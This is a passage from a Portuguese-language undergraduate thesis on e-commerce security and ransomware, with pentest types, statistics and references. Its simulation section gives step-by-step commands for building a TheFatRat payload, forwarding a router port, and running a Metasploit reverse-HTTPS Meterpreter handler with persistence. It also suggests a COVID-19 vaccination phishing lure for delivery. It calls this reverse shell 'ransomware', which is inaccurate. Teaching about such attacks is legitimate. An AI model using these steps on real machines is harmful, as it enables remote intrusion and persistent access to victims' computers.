Silva (2013) apresenta em seu trabalho uma abordagem com a definição de pentest (teste de intrusão), exemplificando como são os processos de um ataque virtual, quais os tipos de exploração de vulnerabilidades. A metodologia utilizada foi a de investigações científicas em revistas, artigos, bibliotecas digitais e sites na internet. As ferramentas utilizadas pelos crackers também são utilizadas pelos pentesting, sendo que os profissionais de pentest utilizam para proteger seus clientes de grandes perdas de dados, de acordo com Silva e Pereira (2013).

De acordo com Semola (2014) e Domingues (2012), um teste de invasão possui basicamente quatro formatos que surgem da combinação múltipla de dois dos fatores descritos a seguir:

- **Interno:** Neste tipo de teste, o ataque é realizado no ambiente interno da organização, estando dentro do perímetro de proteção. Esse tipo de teste se mostra eficiente devido aos casos de tentativas de ataque e invasão realizados por funcionários e recursos terceirizados.
- **Externo:** Neste tipo de teste, a simulação é realizada por ataques externos do ambiente da organização. Esse tipo de teste tem eficiência comprovada em situações que visam simular acessos externos à aplicação, como em acessos remotos, responsáveis por uma parte considerável dos ataques e invasões.
- **Caixa preta:** Neste tipo de teste, o responsável pelo teste não conhece o ambiente a ser testado e avaliado, o qual terá que descobrir por conta própria. Esse tipo de teste não tem demonstrado grande eficiência devido aos baixos índices de

tentativas de ataques e invasões sem qualquer informação do alvo por parte dos crackers.

- **Caixa branca:** Neste tipo de teste, a organização testada informa ao responsável pelo teste todas as informações da infraestrutura a ser testada, como endereçamento de IP da rede, organograma, mapa da rede, etc. Este tipo de teste demonstra eficiência pela similaridade com situações reais de ataque.

Por fim,

> “Por se tratar de uma atividade crítica, pois potencializa a exposição da loja virtual, bem como de suas informações e processos, ele deve ser executado por profissionais qualificados e orientados por uma metodologia que garanta o controle das ações e não represente mais um momento de risco para o negócio” (SEMOLA, 2014).

3.4 Simulação de ataque utilizado Ransomware

Para tal experiência faz-se necessária a instalação de um ambiente virtual (virtualBox) onde é simulado o uso do sistema operacional Kali-linux-e17-2017-W22-amd64, que é o sistema operacional especializado em pentests, ou testes de intrusão. Para a instalação do Kali Linux no Virtual Box, os requisitos básicos são: Mínimo de 8GB de espaço em disco, mínimo de 512 MB RAM e uma Imagem iso Kali Linux. Uma vez instalada a máquina virtual, é preciso criar um servidor DNS, que dará suporte para conectar em qualquer dispositivo conectado à internet. Para isso, foi criada uma conta no site no-ip, no qual é gerado um nome de host ao criar a conta vinculada ao seu DNS. Após o cadastramento, é feito o download do servidor no-ip para sua máquina. Esse processo é feito para se obter um servidor que dará suporte para conectar-se a um dispositivo, usando um IP.

Na sequência, é criado um Pay Load, que é a parte do código que permite o acesso não autorizado a um sistema de computador com a ajuda de um exploit. Este contém a fonte e o destino dos dados, criado pelo programa The Fat Rat, que se refere à carga de transmissão de dados, que traz a identificação da fonte, conforme mostrado na Figura 8.

Figura 8: Fonte GitHub

Para fazer o download do arquivo, é preciso acessar o site: https://github.com/Screetsec/ theFatRat, copiar a URL, no terminal do kali linux digita-se: “git clone https://github.com/Screetsec/TheFatRat”. Os arquivos baixados, inicialmente, ficam na pasta pessoal, que é o diretório do sistema operacional. Na pasta pessoal estará o arquivo baixado chamado “the Fat Rat,”. Dentro da pasta terão vários arquivos; ao abrir a pasta setup será encontrado um arquivo chamado “setup.sh”. Em seguida, é preciso clicar, com o botão direito do mouse, no espaço em branco e selecionar a opção “abrir terminal”. Com o terminal aberto, entra-se em modo root e digita-se o comando: bash ./setup.shP.

Em seguida, é preciso entrar na pasta “the Fat Rat” e clicar, com o botão direito do mouse, na área vazia da pasta e, após, clicar na opção “abrir terminal”, em modo

root. Ao digitar o comando: “bash /fatrat” será aberta a ferramenta “The Fat Rat”, que possui treze opções, então deverá ser selecionada a opção 6. Assim, aparecerão seis opções. A primeira delas é escolhida e então digita-se o número referente à opção escolhida. No caso, neste exemplo é o número 1. Em seguida, aparecerá a opção “set L-host”, e então se usa o host criado pelo site No-Ip. Será mostrada a opção “set L-port”, conforme figura 9 abaixo.

Figura 9: (Fonte, GitHub)

Nesta etapa do processo, é criada uma porta especial no modem. Durante uma conexão, o computador utiliza programas que usam determinadas portas para se comunicar durante o tráfego de dados. A criação da porta no modem é feita no roteador e identifica-se de onde sai a informação e para onde ela está indo. Isso é feito da seguinte forma: conecta-se ao modem, via cabo de rede ou WIFI e, no navegador de internet, digita-se o Gateway padrão: 192.168.1.1.

Na sequência, será solicitada uma senha de acesso, a qual muda dependendo do fabricante do modem ou da operadora de internet. Com isso, abre-se uma página de configuração do modem, depois clica-se em “configurações avançadas” e, em seguida, em NAT. Clica-se adicionar “usar interface” e deixa a configuração como está. Seleciona-se um serviço - para um serviço personalizado digita-se um nome de

sua preferência, por exemplo, “porta”, em endereço de IP do servidor deve ser colocado o número de IP da máquina de quem está atacando.

Para saber o IP da máquina, é preciso abrir o terminal e digitar “ifconfig”. Ao ser digitado, mostra-se o endereço IPv4, com o número de IP da máquina atacante. Esse número deverá ser digitado nas configurações do modem, na porta “externa”. Na próxima etapa, em protocolo TCP/UDP, aplicar/salvar e pronto. Criada a porta do modem, vai-se para a ferramenta “The Fat Rat” e digita-se o host e a porta criada.

Após toda configuração realizada, será perguntado o nome do arquivo ao qual está criando o “Pay Load”, e pode ser dado o nome desejado. No caso deste exemplo, o nome utilizado foi “exploit”. Daí é perguntado se deseja utilizar mais alguma opção. Neste caso, tem-se que digitar “no”. Assim, está finalizada a simulação da criação do ransomware. Ao fim desse processo, será gerado um .bat do arquivo criado, que será executado na máquina alvo.

Para executar o ataque, abre-se o terminal em modo root e digita-se: “service postgresql start”. Será iniciado o serviço do metersplod, que introduz o ataque. Em seguida, digita-se no terminal: “msfconsole”. Será aberto o metasploit. Com ele aberto, digita-se: “use multi/handle”. Em seguida, digita-se: “set PAYLOAD windows/ meterpreter/reverse_https. Assim, vai aparecer o conteúdo da Figura 10.

Figura 10: Simulação de ataque a uma máquina alvo

Figura 10: (Fonte, MORAIS, 2021).

Continuando o ataque, digita-se “Set LHOST (ip da máquina atacante)”. Digita-se: “set LPORT (porta criada do modem)”. Em seguida, digita-se: (nome criado pelo

atacante do payload) -j -z. Com esse comando, inicia a conexão com a máquina alvo. Executando o payload na máquina alvo, para liberar conexão com a máquina atacante: na máquina do atacante irá aparecer a seguinte mensagem: “Meterpreter session 1 opened”. Essa mensagem irá aparecer depois de executar o payload na máquina alvo, juntamente com o número do IP da máquina atacante e o número da porta do modem liberada (MORAIS, C. H. J. P. D.)

Segundo MORAIS, 2021, para iniciar a conexão com a máquina invadida, o atacante digita-se o comando: “sess 1”, pois esse comando permite conectar com a máquina alvo. Depois, o atacante digita: “run persistence -U i 5 -p (porta criada) -r (ip da máquina atacante)”; isso permite que o computador alvo fique sempre conectado ao atacante.

Assim, este capítulo, mostrou o passo a passo para criar um ransomware. Seguindo todos estes passos e os comandos, foi mostrado como atacar um computador alvo, utilizando a ferramenta The Fat Rat, do sistema operacional Kali Linux. O objetivo do teste foi o de persuadir o usuário da máquina alvo a abrir um link ou anexo infectado. Depois de criado esse tipo de arquivo malicioso, pode-se enviar o mesmo anexado num simples e-mail, usando a campanha de vacinação contra a COVID-19, como o da figura abaixo.

Figura 11: Exemplo de e-mail malicioso





Figura 11: WELIVESECURITY, 2021.

O mesmo método descrito acima poderia facilmente ser usado para atacar a base de dados das Lojas Renner, que foi invadida no dia 19/08/2021, de acordo com o G1. Foi feito um suposto pedido de “resgate” na forma de bitcoin, moeda digital criptografada.

Figura 12: Suposto pedido de resgate de dados Renner




Fonte: INTERNATIONALIT, 2021.

4 Resultados e discussões

Entendemos o que é o e-commerce, como ele funciona, quais os tipos de mercado existentes no Brasil e no mundo e como identificar um ataque virtual, simulando uma inserção do vírus ransomware nesse tipo de plataforma.

Se traçarmos um paralelo entre a quantidade de vendas pelo e-commerce e as tentativas de ataques por variações de ransomwares, vemos que existe uma certa similaridade na curva sempre ascendente dos dois gráficos, mostrados a seguir.


Figura 13: Faturamento do e-commerce no Brasil em 10 anos



Fonte: Elaborado pelo autor, com base em ECOMMERCEBRASIL, 2021.

O crescimento do faturamento das plataformas de e-commerce é linear entre 2011 até 2019. No ano de 2020 as vendas aumentaram em média 50%, em relação ao ano anterior.

Figura 14: Maiores tipos de ransomwares identificadas anualmente.



Fonte: Elaborada pelo autor, com base em Welivesecurity, 2018.

Os ataques ransomware renderam a hackers pelo menos US$ 350 milhões (quase R$1,9 bilhão, em conversão direta) em 2020, um aumento de 311% de volume se comparado a 2019, de acordo com relatório da Chainalysis. A empresa de blockhain obteve os números depois de monitorar transações feitas para endereços ligados a ataques desse tipo.


Como mostrado no tópico 3, é sugerido como um usuário de uma plataforma de e-commerce pode se prevenir para garantir a segurança dos dados de seu computador, e o presente estudo permitiu concluir que as normas de políticas de segurança têm como princípios básicos a integridade, confidencialidade e disponibilidade de cada informação. Se as diretrizes destas políticas de segurança forem aplicadas nas empresas, podem tornar as redes mais seguras contra os ataques cibernéticos como, por exemplo, na prevenção de malwares, apresentado neste aqui.

Neste trabalho, foi mostrado como atacar um computador por meio de um ransomware, o qual é um tipo de vírus onde há um consenso sobre seu “modus operandi”. De acordo com Novaes (2014c) e CISO ADVISOR(2020), esse tipo de vírus sequestra determinados arquivos ou todo um banco de dados de suas vítimas, que são, em sua maioria, empresas. No ataque simulado, foi utilizado o sistema operacional Kali Linux, por meio da ferramenta The Fat Rat, sendo elencado um passo a passo para criar um vírus do tipo ransomware. Os ataques de ransomware criptografam os arquivos da máquina alvo, seguido por um pedido de extorsão, na maioria das vezes criptomoedas, que é um tipo de moeda virtual, difícil de ser rastreado, mas não impossível.

Esse tipo de pagamento é ideal para invasores que desejam permanecer anônimos. Outras formas de pagamento podem incluir forçar os usuários a comprar produtos no site, clicar em links etc., para que os invasores possam lucrar com essas interações. Com o aumento dos ataques de ransomware, a demanda média de resgate aumentou de $294 dólares em 2015 para quase $1.077 dólares no final de 2016, um aumento substancial de quase 266% em apenas um ano. Na mesma linha do tempo, o número de ataques de ransomware aumentou de 18% em janeiro de 2016 para aproximadamente 66% em novembro de 2016.

Esses valores, assim como a quantidade de ransomwares, só aumenta ao passar dos anos, conforme mostrado na figura a seguir.

Figura 15: Valor de criptomoeda recebido entre 2013 e 2021



Fonte: Elaborada pelo autor, com base em Chainalysis, 2021.

Em seu artigo, Nadir (2018) fala sobre a importância da estratégia de backup que as empresas precisam ter, porque um ataque de ransomware bem-sucedido se resume a esta questão: pagar o resgate? Além disso, os dados podem ser restaurados após o pagamento? Que garantia o usuário tem de que os cibercriminosos fornecerão a chave que pode descriptografar os dados com sucesso depois de pagar o resgate? O ransomware WannaCry é um exemplo de tal problema porque o ransomware não consegue associar o ID ao pagador do resgate. Portanto, mesmo após o pagamento, os dados da vítima não são recuperados em muitos casos. O ransomware WannaCry mais recente é um exemplo desse tipo de problema, em que o ransomware não consegue associar o ID ao pagador do resgate. Ainda de acordo com Nadir (2018), mesmo após o pagamento, os dados da vítima nunca são recuperados.

Conforme o relatório de segurança da Symantec, aproximadamente 34% das vítimas em todo o mundo pagam resgate. A média nos Estados Unidos é bastante alta, com 64% das vítimas dispostas a pagar. "O pagamento do resgate incentiva os ataques e, com isso, aumenta os ataques de ransomware. Portanto, é recomendável não pagar o resgate. Nadir (2018) listou alguns motivos convincentes para o não pagamento da seguinte forma:

- À medida que as vítimas pagam o resgate, o modelo de negócios básico por trás do ransomware depende e continua a evoluir. Se você não pagar, o modelo de negócios entrará em colapso.

- Apesar do pagamento, não há garantia de que a vítima não consiga recuperar os dados.
- Uma vez que o pagamento é feito, o atacante conhece a vulnerabilidade da vítima e a capacidade de fazer métodos de pagamento. Portanto, a possibilidade de ataques à mesma vítima no futuro não pode ser descartada.

O surgimento de tecnologias como a Internet das Coisas (IoT) significa que o número de ataques continuará a aumentar, já que os invasores de dispositivos online mais vulneráveis irão gerar esquemas adicionais para forçar os usuários a pagar resgates para normalizar serviços (NADIR, 2018), na tabela a seguir é mostrado os 5 maiores países onde o vírus mais se alastrou em 2021.

Tabela 5: Os 5 maiores países mais atacados pelo ransomware.

Países mais atacados	**Quantidade de ataques**	**Onde foi/onde achei**
Estados Unidos	227.266.604	Setor tecnologia, transporte e educação.
Reino Unido	14.603.315	Hospitais e redes de saúde, extorsão tripla. (criptografam dados, ameaçam publicar on-line, chantagear clientes).
Alemanha	11.056.163	Governo e Varejo
África do Sul	10.574.800	Setor privado
Brasil	9.11.409	Pequenas organizações é o foco, dupla extorsão. (criptografam dados, ameaçam publicar on line)

Fonte: Elaborado pelo autor, com base em SONICWALL, 2021.

Portanto, pesquisas envolvendo teste de invasões a empresas e pessoas não podem ser realizadas porque, mesmo para fins de pesquisa, podem ser consideradas crime de extorsão, de acordo com o artigo 158 do código penal brasileiro e a aplicação de multas com a LGPD. A fim de atacar sem causar danos reais à máquina do usuário, muitas pessoas podem rejeitar os testes porque temem que ele realmente infecte sua máquina e faça com que percam seus arquivos, e muitos outros simplesmente não estão dispostos a criar um ambiente para realizar o ataque.

Concluiu-se que os resultados deste trabalho foram satisfatórios, pois atingiram os objetivos. Para continuidade deste trabalho, sugere-se:

- Elaborar um passo a passo de como atacar uma máquina utilizando WI-FI.
- Elaborar ataques ransomware por meio de phishing.

O exercício de detecção de fraudes em operações de e-commerce é um campo de estudo confidencial e ainda com pouca divulgação pública dos resultados obtidos por empresas comerciais. Um procedimento relevante para lidar com este tipo de problema é a adoção de análise de agrupamentos. Neste contexto, análise de agrupamentos é o nome para um grupo de técnicas multivariadas, cujo objetivo essencial é agregar objetos com base nas características que eles possuem.

A segurança é, então, um quesito que precisa de atenção e tem sido foco de grandes investimentos para manutenção e melhorias. É preciso que os clientes se sintam protegidos para realizar suas compras online e confiem no sigilo oferecido pela plataforma. Um passo importante é obter uma certificação com as chamadas “autoridades certificadoras”, que fornecem um tipo de “selo verificador”. Através dele, o consumidor poderá ter certeza de que está informando seus dados para um site conhecido e registrado através de um processo mais confiável.

5 Conclusão

Apresentamos neste trabalho a compreensão da existência de vários tipos de e-commerce no mercado brasileiro e mundial, como operam no comércio atual e foi mostrado uma simulação de um ataque de ransomware, como exemplo, numa máquina virtual utilizando o sistema operacional Kali Linux, por meio da ferramenta The Fat Rat, sendo elencado um passo a passo para a criação de um ransomware.

Os ataques de ransomware criptografam os arquivos da máquina alvo, seguido por um pedido de extorsão, na maioria das vezes criptomoedas, que é dinheiro virtual, difícil de ser rastreado, mas não impossível. Existem empresas que fazem monitoramentos de transações com criptomoedas. Por exemplo, a empresa Chainalysis, que presta consultoria, análise e inteligência voltada para blockchains, que são registros de dados descentralizados e compartilhados com segurança nas transações de moedas virtuais.

Ou seja, faz registros de operações de moedas virtuais de forma confiável e imutável, tornando transações de criptomoedas rastreáveis e localizáveis. Neste trabalho também foi descrito como se prevenir contra um ataque de ransomware. Mesmo assim, caso seja atacado por um ransomware, é preciso contratar uma empresa de segurança, especializada em combate a ransomware, para tentar descriptografar os arquivos criptografados.

Conclui-se que os resultados obtidos neste trabalho foram satisfatórios, pois atingiram os objetivos. Como pesquisa futura, pretende-se desenvolver novos laboratórios de ataque, mas usar novas e diferentes para que se possa verificar os danos que causam e como os usuários podem prevenir e agir quando são atacados por ransomware. O desenvolvimento desses laboratórios ajudará a analisar detalhadamente cada tipo de ransomware, sua maneira de ataque e as especificações de comportamento do autor.

6 Referências Bibliográficas

ALBERTIN, Alberto Luiz. **Comércio eletrônico**: modelo, aspectos e contribuições de sua aplicação. 2. ed. São Paulo: Atlas, 2000. 248 p.

ASAMURA, Renato. **Marco Civil da Internet** – O que muda de verdade para o meu negócio? 22 ago. 2014. Disponível em:< https://www.profissionaldeecommerce.com.br/marco-civil-da-internet-o-que-muda-de-verdade-para-o-meu-negocio/ >. Acesso em: 04 out. 2021.

BOTTI, Caio Fernandes; MARTINS, Daves Márcio Silva. **Análise comparativa entre ferramentas de ataque *Man in the middle*.** Caderno de Estudos em Sistemas de Informação, v.2, n.2, 2015. Disponível em:<http://seer.cesjf.br/index.php/cesi/article/view/517/400>. Acesso em: 04 out. 2021.

CABAJ, K.; MAZURCZYK, W. Using software - defined networking for ransomware mitigation: The case of cryptowall. p. 2 – 7, 2017.

CARVALHO, Amaury Walbert de; JUNIOR, Antonio Pires de Castro. **Google *Hacking* para Ataques SQL *Injection*.** 2014. Disponível em:< https://www.researchgate.net/publication/272504620_Google_Hacking_para_ Ataques_SQL_Injection>. Acesso em: 04 out. 2021.

CERT.BR. **Cartilha de Segurança para Internet**. 2012. Disponível em: <http://cartilha.cert.br/livro/cartilha-seguranca-internet.pdf>. Acesso em: 01 maio 2016.

CGIBR. Cartilha de Segurança da Internet. Parte VIII: Códigos Maliciosos (Malware). CGIBR-Comitê Gestor da internet no Brasil, Versão 3.1. 2006. Disponível em: . Acesso em: 04 out. 2021

CHAINALYSIS. **Ransomware Skyrocketed in 2020, But There May Be Fewer Culprits Than You Think**. Disponível em: https://blog.chainalysis.com/reports/ransomware-ecosystem-crypto-crime-2021. Acesso em: 21 nov. 2021.

CISO ADVISOR. Incidentes de ransomware crescem 54% em relação a 2020. Disponível em: https://www.cisoadvisor.com.br/incidentes-de-ransomware-crescem-54-em-relacao-a-2020/. Acesso em: 3 nov. 2021.

CLARKE, Richard A.; KNAKE, Robert K.. **Cyber War**: The Next Threat to National Security and What to Do About It. 1. ed. [S.l.]: HarperCollins e-Books, 2010. p. 6-140.

CNN BRASIL. Também vivemos uma pandemia digital de ataques cibernéticos, diz CEO da PSafe. Disponível em: https://www.cnnbrasil.com.br/tecnologia/tambem-vivemos-uma-pandemia-digital-de-ataques-ciberneticos-diz-ceo-da-psafe/. Acesso em: 3 nov. 2021.

CORDEIRO, Elisa Cristina; CSAPO, Felipe; ROCHA, Marta Cristina. **Loja Virtual x Loja Física** – As vantagens e desvantagens do varejo online. 2007. Disponível: <http://www.unaerp.br/sici-unaerp/edicoes-anteriores/2007/secao3-3/1022-loja-virtual-x-loja-fisica-as-vantagens-e-desvantagens-do-varejoonline/file>. Acesso em: 04 out. 2021.

CRUZ, Diego Lopes da. **Uma abordagem para detecção e proteção de ataques *Man-In-The-Middle* (MITM).** 2014. 68 f. Trabalho de Conclusão de Curso (Especialização em Redes de Computadores e Segurança em Redes) – Universidade Tuiuti do Paraná, Curitiba, 2014. Disponível em:<http://tcconline.utp.br/media/tcc/2015/04/Monografia-2014-Diego-Lopesda-Cruz.pdf>. Acesso em: 04 out. 2021.

ECOMMERCE BRASIL. **TOP ECOMMERCE RANKING REPORTS**. Disponível em: https://www.ecommercebrasil.com.br/. Acesso em: 19 set. 2021.

ELIAS, Luis. Segurança em tempo de crise: Preparação para a resposta a situações de crise. **Gestão de Crises e a Pandemia de COVID-19**, Portugal, v. 1, n. 1, p. 1-36, ago./2020. Disponível em: http://hdl.handle.net/10400.26/35920. Acesso em: 10 set. 2021.

ERNEST & YOUNG. **Pesquisa Global de Segurança da Informação**. Disponível em: https://www.ey.com/pt_br/giss. Acesso em: 28 set. 2021.

FELIPINI, Dailton. ***M-Commerce*: a próxima revolução no *e-commerce***. 11 dez. 2015. Disponível: <http://www.e-commerce.org.br/mobile-commerce>. Acesso em 03 out. 2021.

FERREIRA, Marcos. **O que faz o *malware ransomware.*** 17 mar. 2016. Disponível em: <http://imasters.com.br/infra/seguranca/o-que-faz-o-malwareransomware/?trace=1519021197&source=category-archive>. Acesso em: 02 out. 2021.

FUOCO, Taís. **Guia Valor Econômico de Comércio Eletrônico**. 1. ed. São Paulo: Globo, 2003. 123 p.

GUPTA, Rajneesh. **Hands-On**: Cybersecurity with Blockchain. 1. ed. Mumbai: Packt, 2018. p. 34-382.

GUERREIRO, Alexandra dos Santos. **Análise da Eficiência de Empresas de Comércio Eletrônico usando Técnicas da Análise Envoltória de Dados**. Rio de Janeiro, 2006. 90 f. Dissertação (Mestrado em Engenharia de Produção) – Departamento de Engenharia Industrial, Pontifica Universidade Católica do Rio de Janeiro, Rio de Janeiro, 2006.

